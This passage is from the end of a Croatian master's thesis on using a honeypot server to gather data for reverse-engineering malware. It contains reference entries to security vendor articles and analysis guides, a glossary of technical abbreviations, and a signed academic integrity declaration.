[24] Kaspersky. What is Adware? – Definition and Explanation. Preuzeto s: https://www.kaspersky.com/resource-center/threats/adware [Pristupljeno: kolovoz 2022.]

[25] Kaspersky. Fireball: Adware with potential nuclear consequences. Preuzeto s: https://www.kaspersky.com/blog/fireball-adware/17015/ [Pristupljeno: kolovoz 2022.]

[26] Crowdstrike. What is Ransomware? Preuzeto s: https://www.crowdstrike.com/cybersecurity-101/ransomware/ [Pristupljeno: kolovoz 2022.]

[27] Kaspersky. What is WannaCry ransomware? Preuzeto s: https://www.kaspersky.com/resource-center/threats/ransomware-wannacry [Pristupljeno: kolovoz 2022.]

[28] SentinelOne. What is Fileless Malware? Preuzeto s: https://www.sentinelone.com/cybersecurity-101/fileless-malware/ [Pristupljeno: kolovoz 2022.]

[29] Trendmicro. After WannaCry, UIWIX Ransomware Follows Suit. Preuzeto s: https://www.trendmicro.com/en_us/research/17/e/wannacry-uiwix-ransomware-monero-mining-malware-follow-suit.html [Pristupljeno: kolovoz 2022.]

[30] Crowdstrike. What is a Botnet? Preuzeto s: https://www.crowdstrike.com/cybersecurity-101/botnets/ [Pristupljeno: kolovoz 2022.]

[31] Cloudflare. What is the Mirai-Botnet? Preuzeto s: https://www.cloudflare.com/learning/ddos/glossary/mirai-botnet/ [Pristupljeno: kolovoz 2022.]

[32] Crowdstrike. What is malvertising? Preuzeto s: https://www.crowdstrike.com/cybersecurity-101/malware/malvertising/ [Pristupljeno: kolovoz 2022.]

[33] Malwerbytes labs. RoughTed: the anti ad-blocker malvertiser. Preuzeto s: https://www.malwarebytes.com/blog/news/2017/05/roughted-the-anti-ad-blocker-malvertiser [Pristupljeno: kolovoz 2022.]

[34] Soc Investigation. Most Common Malware Obfuscation Techniques. Preuzeto s: https://www.socinvestigation.com/most-common-malware-obfuscation-techniques/ [Pristupljeno: kolovoz 2022.]

[35] Microsoft support. How malware can infect your PC. Preuzeto s: https://support.microsoft.com/en-us/windows/how-malware-can-infect-your-pc-872bf025-623d-735d-1033-ea4d456fb76b [Pristupljeno: kolovoz 2022.]

[36] Snaptech IT. The top 4 ways malware is spread. Preuzeto s: https://www.snaptechit.com/article/the-top-4-ways-malware-is-spread-2/ [Pristupljeno: kolovoz 2022.]

[37] Cortex. Ransomware: Common Attack Methods. Preuzeto s: https://www.paloaltonetworks.com/cyberpedia/ransomware-common-attack-methods [Pristupljeno: kolovoz 2022.]

[38] Sihwail R, Omar K, Zainol A, Khairul A. A Survey on Malware Analysis Techniques: Static, Dynamic, Hybrid and Memory Analysis. International Journal on Advanced Science Engineering and Information Technology. 2018;8:4-2. Preuzeto s: https://www.researchgate.net/publication/328760930_A_Survey_on_Malware_Analysis_Techniques_Static_Dynamic_Hybrid_and_Memory_Analysis [Pristupljeno: kolovoz 2022.]

[39] Infosec Institute. Static malware analysis. Preuzeto s: https://resources.infosecinstitute.com/topic/malware-analysis-basics-static-analysis/ [Pristupljeno: kolovoz 2022.]

[40] Tutorialspoint. Cryptography Hash functions. Preuzeto s: https://www.tutorialspoint.com/cryptography/cryptography_hash_functions.htm [Pristupljeno: kolovoz 2022.]

[41] VirusTotal. How it works? Preuzeto s: https://support.virustotal.com/hc/en-us/articles/115002126889-How-it-works [Pristupljeno: kolovoz 2022.]

[42] Mcafee. Malware Packers Use Tricks to Avoid Analysis, Detection. Preuzeto s: https://www.mcafee.com/blogs/enterprise/malware-packers-use-tricks-avoid-analysis-detection/ [Pristupljeno: kolovoz 2022.]

[43] Opswat. A Closer Look at Portable Executable Information. Preuzeto s: https://www.opswat.com/blog/closer-look-portable-executable-information [Pristupljeno: kolovoz 2022.]

[44] Intezer. ELF Malware Analysis 101 Part 2: Initial Analysis. Preuzeto s: https://www.intezer.com/blog/malware-analysis/elf-malware-analysis-101-initial-analysis/ [Pristupljeno: kolovoz 2022.]

[45] CCDCOE. Malware Reverse Engineering Handbook. Preuzeto s: https://ccdcoe.org/uploads/2020/07/Malware_Reverse_Engineering_Handbook.pdf [Pristupljeno: kolovoz 2022.]

[46] Medium. Malware Analysis Techniques — Basic Static Analysis. Preuzeto s: https://nasbench.medium.com/malware-analysis-techniques-basic-static-analysis-335a7286a176 [Pristupljeno: kolovoz 2022.]

[47] Infosec Institute. Windows functions in malware analysis. Preuzeto s: https://resources.infosecinstitute.com/topic/windows-functions-in-malware-analysis-cheat-sheet-part-2/ [Pristupljeno: kolovoz 2022.]

[48] Medium. Process Replacement a.k.a. Process Hollowing. Preuzeto s: https://medium.com/cyber-unbound/process-replacement-a-k-a-process-hollowing-38d012a7facb [Pristupljeno: kolovoz 2022.]

[49] CSO. Infected with malware? Check your Windows registry. Preuzeto s: https://www.csoonline.com/article/2894520/are-you-infected-with-malware-check-windows-registry-keys.html [Pristupljeno: kolovoz 2022.]

[50] *Emerging & Unconventional Malware Detection Using a Hybrid Approach.* Dizertacija. University of Windsor. 2020. Preuzeto s: https://scholar.uwindsor.ca/cgi/viewcontent.cgi?article=9299&context=etd [Pristupljeno: kolovoz 2022.]

[51] Infosec Institute. Analyzing Malware Network Behavior. Preuzeto s: https://resources.infosecinstitute.com/topic/analyzing-malware-network-behavior/ [Pristupljeno: kolovoz 2022.]

[52] Technopedia. Debugger. Preuzeto s: https://www.techopedia.com/definition/597/debugger [Pristupljeno: kolovoz 2022.]

[53] Cuckoosandbox. What is Cuckoo? Preuzeto s: https://cuckoosandbox.org/ [Pristupljeno: kolovoz 2022.]

[54] Remnux. REMnux: A Linux Toolkit for Malware Analysis. Preuzeto s: https://docs.remnux.org/ [Pristupljeno: kolovoz 2022.]

[55] Microsoft. Password policy recommendations for Microsoft 365 passwords Preuzeto s: https://docs.microsoft.com/en-us/microsoft-365/admin/misc/password-policy-recommendations?view=o365-worldwide

[Pristupljeno: kolovoz 2022.]

Popis kratica

APT (Advanced Persistent Threat) Skupina kibernetičkih kriminalaca, najčešće pod pokroviteljstvom države, koja provodi napade računalnih sustava

ARC (Argonaut RISC Core) Vrsta procesora koja se koristi u pametnim uređajima

ASA (Adaptive Security Appliance) Linija *Cisco* mrežnih sigurnosnih uređaja

ASCII (American Standard Code for Information Interchange) Način kodiranja znakova temeljen na engleskoj abecedi

AV (Antivirus) Softver koji se koristi za zaštitu, identifikaciju i uklanjanje računalnih zlonamjernih programa

BIOS (Basic Input/Output System) Postavlja osnovne radne parametre računalnog sklopovlja te pronalazi i učitava operacijski sustav u radnu memoriju.

CPU (Central Processing Unit) Središnji jedinica za obradu koja izvršava programske instrukcije

DDoS (Distributed Denial of Service) Napad prilikom kojega se meta preopterećuje velikom količinom mrežnog prometa

DIE (Detect It Easy) Alat za određivanje tipa datoteke i detekcije pakiranja

DNS (Domain Name System) Usluga za povezivanje IP adresa s imenima domena

ELF (Executable and Linkable Format) Format za izvršne datoteke na *Linux* operativnom sustavu

FTP (File Transfer Protocol) Protokol za prijenos datoteka

HTML (HyperText Markup Language) Programski jezik za izradu *web* stranica

HTTP (Hypertext Transfer Protocol) Protokol za pregled *web* stranica

HTTPS (Hypertext Transfer Protocol Secure) Sigurna verzija protokola za pregled *web* stranica

IDA (Interactive Disassembler) Alat za rastavljanje programa i prikaz u asemblerskom jeziku

IoT (Internet of Things) Internet stvari

IP (Internet Protocol) Beskonekcijski protokol koji regulira kako se paketi prijenose putem mreže

IPv6 (Internet Protocol version 6) Verzija 6 beskonekcijskog protokola koji regulira kako se paketi prijenose putem mreže

IRC (Internet Relay Chat) Sustav za razmjenu tekstualnih poruka putem Interneta

PC (Personal Computer) Osobno računalo

PCAP (Packet Capture) Datoteka koja sadrži generirani mrežni promet

PE (Portable Executable) Format datoteke za izvršne datoteke na *Windows* operativnom sustavu

PEiD (Packed Executable Identifier) Alat za detekciju korištenih programa za pakiranje

RDP (Remote Desktop Protocol) Protokol za udaljeno povezivanje na *Windows* računala, omogućuje pristup grafičkom sučelju

SIP (Session Initiation Protocol) Signalizacijski protokol koji uspostavlja, modificira i raskida sesije u IP mrežama

SMS (Short Message Service) Usluga koja omogućava primanje i slanje kratkih tekstualnih poruka

SMTP (Simple Mail Transfer Protocol) Protokol za razmjenu elektroničke pošte

SSH (Secure Shell) Protokol za udaljeni rad na računalu

TCP (Transmission Control Protocol) Komunikacijski protokol koji omogućuje aplikacijskim programima i računalnim uređajima razmjenu poruka putem mreže

TFTP (Trivial File Transfer Protocol) Jednostavan protokol za prijenos datoteka

TLS (Transport Layer Security) Kriptografski protokoli koji omogućuju sigurnu komunikaciju putem Interneta

UPX (Ultimate Packer for Executables) Alat putem kojega se provodi postupak pakiranja programa

URL (Uniform Resource Locator) Jedinstveni identifikator putem kojega se locira resurs na Internetu

USB (Universal Serial Bus) Tehnologija koja se koristi za povezivanje računala s perifernim uređajima

UTC (Coordinated Universal Time) Standard koji se koristi za postavljanje svih vremenskih zona diljem svijeta

Popis slika

Popis tablica

Popis grafikona

Sveučilište u Zagrebu
Fakultet prometnih znanosti
Vukelićeva 4, 10000 Zagreb

IZJAVA O AKADEMSKOJ ČESTITOSTI I SUGLASNOSTI

Izjavljujem i svojim potpisom potvrđujem da je _____diplomski rad_____
(vrsta rada)
isključivo rezultat mojega vlastitog rada koji se temelji na mojim istraživanjima i oslanja se na objavljenu literaturu, a što pokazuju upotrijebljene bilješke i bibliografija. Izjavljujem da nijedan dio rada nije napisan na nedopušten način, odnosno da je prepisan iz necitiranog rada te da nijedan dio rada ne krši bilo čija autorska prava. Izjavljujem, također, da nijedan dio rada nije iskorišten za bilo koji drugi rad u bilo kojoj drugoj visokoškolskoj, znanstvenoj ili obrazovnoj ustanovi.

Svojim potpisom potvrđujem i dajem suglasnost za javnu objavu diplomskog rada pod naslovom **Prikupljanje podataka putem poslužitelja mamca u cilju obrnutog inženjeringa zlonamjernih programa**, u Nacionalni repozitorij završnih i diplomskih radova ZIR.

Student/ica:

U Zagrebu, 9.9.2022 _____

(ime i prezime, *potpis*)